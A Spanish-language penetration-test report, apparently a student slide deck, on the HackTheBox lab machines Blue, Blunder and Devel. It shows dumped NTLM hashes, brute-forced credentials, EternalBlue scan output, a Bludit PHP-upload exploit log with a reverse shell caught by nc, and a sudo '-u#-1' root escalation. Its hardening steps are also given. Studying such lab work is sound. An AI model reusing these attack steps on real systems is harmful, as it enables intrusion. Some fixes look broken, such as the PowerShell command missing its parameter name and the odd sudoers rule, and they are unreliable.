

Informe de Análisis de Vulnerabilidades

Análisis encontrados por el grupo **CiberSecFIIS** a las máquinas de **HTB**

Press Space for next page →




Participantes

Jesús Lujan



Juan Mora



Joseph Mototocache



Luis Suarez



Chi Jon Lau Ma




Salvador Quintana



Alcance

El alcance comprende las siguiente máquinas de la Plataforma HackTheBox

| Máquina | Sistema Operativo | Dificultad | Dirección IP |
|---------|-------------------|------------|--------------|
| Blue | Microsoft Windows | Fácil | 10.10.10.40 |
| Blunder | Linux | fácil | 10.10.10.191 |
| Devel | Microsoft Windows | Medio | 10.10.10.5 |



Matriz MITRE & ATT&CK


MITRE ATT&CK® es una fuente de conocimiento mundial accesible basada en tácticas y técnicas de ataques reales observados alrededor del mundo

| Tipo de vulnerabilidad | Blue | Blunder | Devel |
|-----------------------------------|------|---------|-------|
| Exploitation for Client Execution | | X | X |
| System Services | X | | |
| Abuse Elevation Control Mechanism | X | X | X |
| Valid Accounts | | X | |



Puertos y Servicios más vulnerables

■ Puerto 445 - SMB ■ Puerto 80 - HTTP ■ Puerto 21 - FTP




Vulnerabilidades en General

Vulnerabilidad por versión Desactualizada

- Blue
- Blunder

Vulnerabilidad por mala configuración

- Devel



■ Desactualizada
■ Configuración



Credenciales Encontradas

Durante la auditoría se encontraron credenciales por medio de diferentes fuentes.


LSA_SAM



Brute Force



Hash



Plaintext



Consecuencias

1. Las credenciales LSA_SAM suponen un ingreso al sistema *sin la necesidad de tener una contraseña*.
2. Las credenciales por medio de fuerza bruta dan a entender que las contraseñas usadas son muy *comunes* y por ende previsible por terceros.
3. Con hashes solo se encesaría tiempo para descubrir sus *secretos*.
4. El texto plano es el mayor riesgo y error que pueda tener un servidor, es una *puerta de libre ingreso* a una cuenta.

Credenciales por registro LSA_SAM

- Usuario: *Administrator*
 - Riesgo: **Alto**.
 - Descripción: Acceso como usuario privilegiado, **control total del servidor**.
- Usuario: *haris*
 - Riesgo: **Bajo**.
 - Descripción: Usuario común.
- Usuario: *blue*
 - Riesgo: **Bajo**.
 - Descripción: Usuario común.

```
RID : 000001f4 (500)
User : Administrator
Hash NTLM: cdf51b162460b7d5bc898f493751a0cc

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : haris
Hash NTLM: 8002bc89de91f6b52d518bde69202dc6

RID : 000003e9 (1001)
User : blue
Hash NTLM: 505a9279cfd2f94c658980551cfde735
```


- Usuario: *Administrator*
 - Riesgo: **Alto**.
 - Descripción: Acceso como usuario privilegiado, **control total del servidor**.
- Usuario: *babis*
 - Riesgo: **Bajo**.
 - Descripción: Usuario Común.

```
Domain : DEVEL
SysKey : 08f6f53870857da277e7ceb9bbecc0f3
Local SID : S-1-5-21-317305410-3807702595-335209132
SAMKey : 8a5fcde02388656e5203f63d3f464209

RID : 000001f4 (500)
User : Administrator
Hash NTLM: a450f6000be7df50ee304d0a838d638f

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : babis
Hash NTLM: a1133ec0f7779e215acc8a36922acf57
```

Credenciales por medio de fuerza bruta

- Usuario: *fergus*
 - Riesgo: **Medio**.
 - Descripción: Acceso como administrador del servidor web, puede implicar **interrupciones** en el funcionamiento del servicio web, atentar contra la **confidencialidad** y la **integridad** del servicio.

```
* ] Tried: requires
* ] Tried: WiFi
* ] Tried: September
* ] Tried: streaming
* ] Tried: launch
* ] Tried: standard
* ] Tried: Letters
* ] Tried: States
* ] Tried: 61
* ] Tried: King
* ] Tried: seven
* ] Tried: controllers
* ] Tried: Bus
* ] Tried: send
* ] Tried: Life
* ] Tried: first
* ] Tried: many
* ] Tried: RolandDeschain
+ ] Creds found: fergus:RolandDeschain
```


Credenciales por medio de Hashes

- Usuario: *Administrator*
 - Riesgo: **Alto.**
 - Descripción: No se encontró un diccionario en concreto para romper este hash.
- Usuario: *Hugo*
 - Riesgo: **Medio.**
 - Descripción: Dicho usuario poseía las mismas credenciales en la máquina local y en otro servicio lo cual facilitó la intrusión, **aumento de privilegios en el sistema.**


```
"admin": {  
  "nickname": "Admin",  
  "firstName": "Administrator",  
  "lastName": "",  
  "role": "admin",  
  "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",  
  "salt": "5dde2887e7aca",
```

```
"admin": {  
  "nickname": "Hugo",  
  "firstName": "Hugo",  
  "lastName": "",  
  "role": "User",  
  "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",  
  "salt": ""
```

Maquina Blue



Blue

OS:  Windows

Difficulty: **Easy**

Points: **20**

Release: 28 Jul 2017

IP: 10.10.10.40

Vulnerabilidades encontradas

- Vulnerabilidad de ejecución remota de código en Windows SMB

Exploit usado

- MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

```
root@kali:~/Desktop/htb/blue# searchsploit --id MS17-010
```

| Exploit Title | EDB-ID |
|---|--------|
| Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (MS17-010) (Metasploit) | 43970 |
| Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit) | 41891 |
| Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | 42031 |
| Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | 42315 |
| Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | 42030 |
| Microsoft Windows Server 2008 R2 (x64) - 'Srv0s2FeaToNt' SMB Remote Code Execution (MS17-010) | 41987 |

```
root@kali:~/Desktop/htb/blue/nmap# nmap --script vuln -oA vuln 10.10.10.40
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 13:15 EDT
Nmap scan report for 10.10.10.40
Host is up (0.033s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
Host script results:
| smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010: VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Nmap done: 1 IP address (1 host up) scanned in 26.44 seconds
```


Hardening

Instalar el parche de seguridad MS17-010

- El procedimiento por seguir para realizar la actualización será:

1. Ingresar en Windows Update en la máquina por actualizar.
2. Identificar e instalar el archivo Windows6.1-KB4012215-x64.msu.

Deshabilitar el servicio SMBv1 en la máquina

- Podemos hacerlo de dos formas:

1. Deshabilitando smb1 desde funciones y características de windows
2. Ingresar el siguiente comando en powershell que modifica el registro:

```
Set-ItemProperty -Path  
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"  
-Value 0 -Force
```

MS17-010: Security update for Windows SMB Server: March 14, 2017


Windows Server 2016, Windows Server 2016 Essentials, Windows Server 2016 Standard, [More...](#)

Summary

This security update resolves vulnerabilities in Microsoft Windows. The most severe of the vulnerabilities could allow remote code execution if an attacker sends specially crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

To learn more about the vulnerability, see [Microsoft Security Bulletin MS17-010](#).

- [4012215](#) March 2017 Security Monthly Quality Rollup for Windows 7 SP1 and Windows Server 2008 R2 SP1



Máquina Blunder



The image shows a digital interface for a machine named 'Blunder'. On the left is a circular icon with a green border. Inside the circle is a woman with long dark hair, wearing a purple long-sleeved shirt, covering her mouth with her right hand. The background of the circle shows a server rack on the left and a computer monitor on the right, with various colored cables (blue, yellow, red) connecting them. On the right side of the interface, the word 'Blunder' is written in a large, white, sans-serif font. Below it, there are five horizontal grey boxes, each containing a label and a value. The labels are 'OS:', 'Difficulty:', 'Points:', 'Release:', and 'IP:'. The values are 'Linux' (with a penguin icon), 'Easy', '20', '30 May 2020', and '10.10.10.191' respectively.

Blunder

OS:  Linux

Difficulty: Easy

Points: 20

Release: 30 May 2020

IP: 10.10.10.191

Vulnerabilidades encontradas

- Vulnerabilidad web que permitía el uso de fuerza bruta para autenticarse en el sistema.
- Vulnerabilidad web que permitía la carga de archivos maliciosos.
- Vulnerabilidad que permite bypass en el sistema y obtener sesión como usuario privilegiado.

CVE asociado

- CVE-2019-17240
- CVE-2019-16113
- CVE-2019-14287

CVE-2019-16113

exploits/47502

Pruebas

```
* ] Tried: many
* ] Tried: RolandDeschain
+ ] Creds found: fergus:RolandDeschain

... ] Attempting to login now...
+ ] Login succeed... We are good to go :)

+ ] The payload vLUQbXqChW.php has been uploaded...
+ ] The payload .htaccess has been uploaded...

... ] Attempting to get a shell... @ http://10.10.10.191/bl-content/tmp/vLUQbXqChW.php
```

```
> nc -lnvp 4443
listening on [any] 4443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.191] 41762
bash: cannot set terminal process group (1312): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```


```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# whoami
whoami
root
```

Hardening

Actualización del sudo

Utiizando el comando

```
sudo apt-get update && sudo apt-get upgrade
```



A terminal window showing the command `sudo --version` being run twice. The first run shows the current version (1.8.25p1) and the second run shows the updated version (1.9.5p2). A large white arrow points from the first screenshot to the second, indicating the upgrade process.


```
hugo@blunder:/$ sudo --version
sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:/$
```

```
$ sudo --version
Sudo version 1.9.5p2
Sudoers policy plugin version 1.9.5p2
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.5p2
Sudoers audit plugin version 1.9.5p2
```

Actualización de Bludit

Utiizando el repositorio de github

<https://github.com/philippdormann/bludit-auto-update>



A diagram showing the update process for Bludit. On the left, a box contains the text `bludit-3.9.2`. A large white arrow points from this box to a screenshot of the GitHub repository page for Bludit. The screenshot shows the 'Releases' section with 99 releases, and the latest release is 'Bludit v3.13.1 "Edi"' dated 29 Jul 2020, marked as 'Latest'.

```
bludit-3.9.2
```


Releases 99

Bludit v3.13.1 "Edi" Latest
on 29 Jul 2020

Evitar el escalamiento de privilegios sin credenciales

Esta técnica implica modificar el archivo **sudoers.true** añadiendo las líneas:

```
Runas_alias MYGROUP= root, hugo
hugo ALL=(MYGROUP, !root) /bin/bash
```



